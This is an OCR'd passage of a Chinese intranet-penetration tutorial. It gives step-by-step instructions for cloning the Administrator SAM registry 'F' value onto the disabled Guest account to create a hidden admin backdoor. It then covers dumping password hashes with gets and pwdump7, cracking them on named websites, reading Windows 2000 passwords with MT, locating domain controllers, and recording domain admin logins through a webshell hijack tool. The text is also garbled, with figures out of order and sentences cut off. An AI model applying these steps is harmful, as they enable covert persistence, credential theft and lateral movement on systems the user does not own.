


图 2

然后来到HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names下，注意与Names项同级的若干个0000xxx之类的键。它们分别对应着Names下的各个帐号，查看对应关系是单击每个帐号，此时在这个帐号右侧窗格中就会出现一个类型值。例如administrator对应的是000001F4，我们在CMD下给GUEST修改下密码，执行命令：**net user guest nohack**，然后在000001F4右面的F键上点击修改二进制数据，如图3所示。




图 6

把图3里面的内容全部复制到GUEST用户对应的00001F5右面的F键里。这时候我们用guest，密码为nohack的用户登录，来到用户管理的地方看见GUEST还是被禁用的，如图4所示。




图 5




图 4

如果怕麻烦我们直接用工具aio在命令行下也可以，如图5所示。接下来我们要做的就是把服务器用户的HASH抓出来破解，先看下专业术语上的HASH，**HASH，一般翻译做“散列”，也有直接音译为“哈希”的，就是把任意长度的输入（又叫做预映射，pre-image），通过散列算法，变换成固定长度的输出，该输出就是散列值。**

我通俗地解释一下，HASH其实就是一段把计算机用户密码经过加密处理后的数据，主要用于信息安全领域中加密算法，我们用工具抓到的数据就是经过HASH加密过的，然后我们再想办法破解出来真正的密码。我抓HASH一般用到的两个工具，gets和pwdump7，在CMD执行，如图6所示。




图 7

对应的用户名后面的就是HASH值了，对于破解HASH，可以用LC5跟彩虹表来破解。这里我给大家推荐两个破HASH的网站，地址为：http://cracker.offensive-security.com/index.php和http://www.objectif-securite.ch/en/products.php，例如我把图6的HASH拿到第二个网站来破，如图7所示，破解密码为123。

而对于2000的系统我们直接可以用MT读出密码，直接运行mt -findpass，如图8所示，为什么要破解本机密码，因为在内网渗透的过程中抓出一台机器管理员的密码是很重要的，破解出本机密码，掌握本机环境，才能继续对其他内网的机器做渗透。在这之前我们要做的就是尽量收集本机信息。记住任何不成熟的进攻都可能引起一次快速服务器安全检查。




图 8


下面开始命令行下的入侵，首先我们在CMD下运行**ipconfig /all**，其实经常搞内网的朋友都知道，这条命令不光是看本机IP的，而且还能看出有没有域服务器，例如我们在本机执行会发现Primary Dns Suffix这里是空的，但如果在有域的内网执行会发现有机器名或者网址的一些东东，如图9所示。

一般大型域里的DNS服务器就是DC（域）服务器，我们直接ping Primary Dns Suffix对应的网址或者名字，就会出现IP地址，或者我们直接用**net time /domain**。查看时间也能看出域服务器的机器名来，如图10所示。再或者用nslookup也能看本机所以域的服务器（关于查看内网信息的命令，我这里写了个VBS脚本，也可以直接

域环境。这个是很久以前从国外传过来的方法，但是在国内却没有流行起来，原因可能就是这个是暴力破解，而域管理员的密码一般不会是弱口令，所以实现起来比较困难。


还有一种记录域管理员登录本机的办法，如图16所示，3389登录劫持记录工具，在你的WEB SHELL里设置好post.asp。只要域管理员登录本机，就会记录下来，不过如果域管理员一年半载的登录本机一次，此办法就等于白费了。

如果弄到域管理员密码或者设置的密码内网通，我们查看本机开了139端口，那么对方的IPC共享基本也是开启的。我们就可




```
C:\>ipconfig /all
Windows IP Configuration
   Host Name . . . . . . . . . . . . : pdx-trm-015
   Primary Dns Suffix  . . . . . . . : Al...
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : Ali...
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Dual Port Server Adapter #2
   Physical Address. . . . . . . . . : 00-30-48-28-78-7C
   DHCP Enabled. . . . . . . . . . . : No
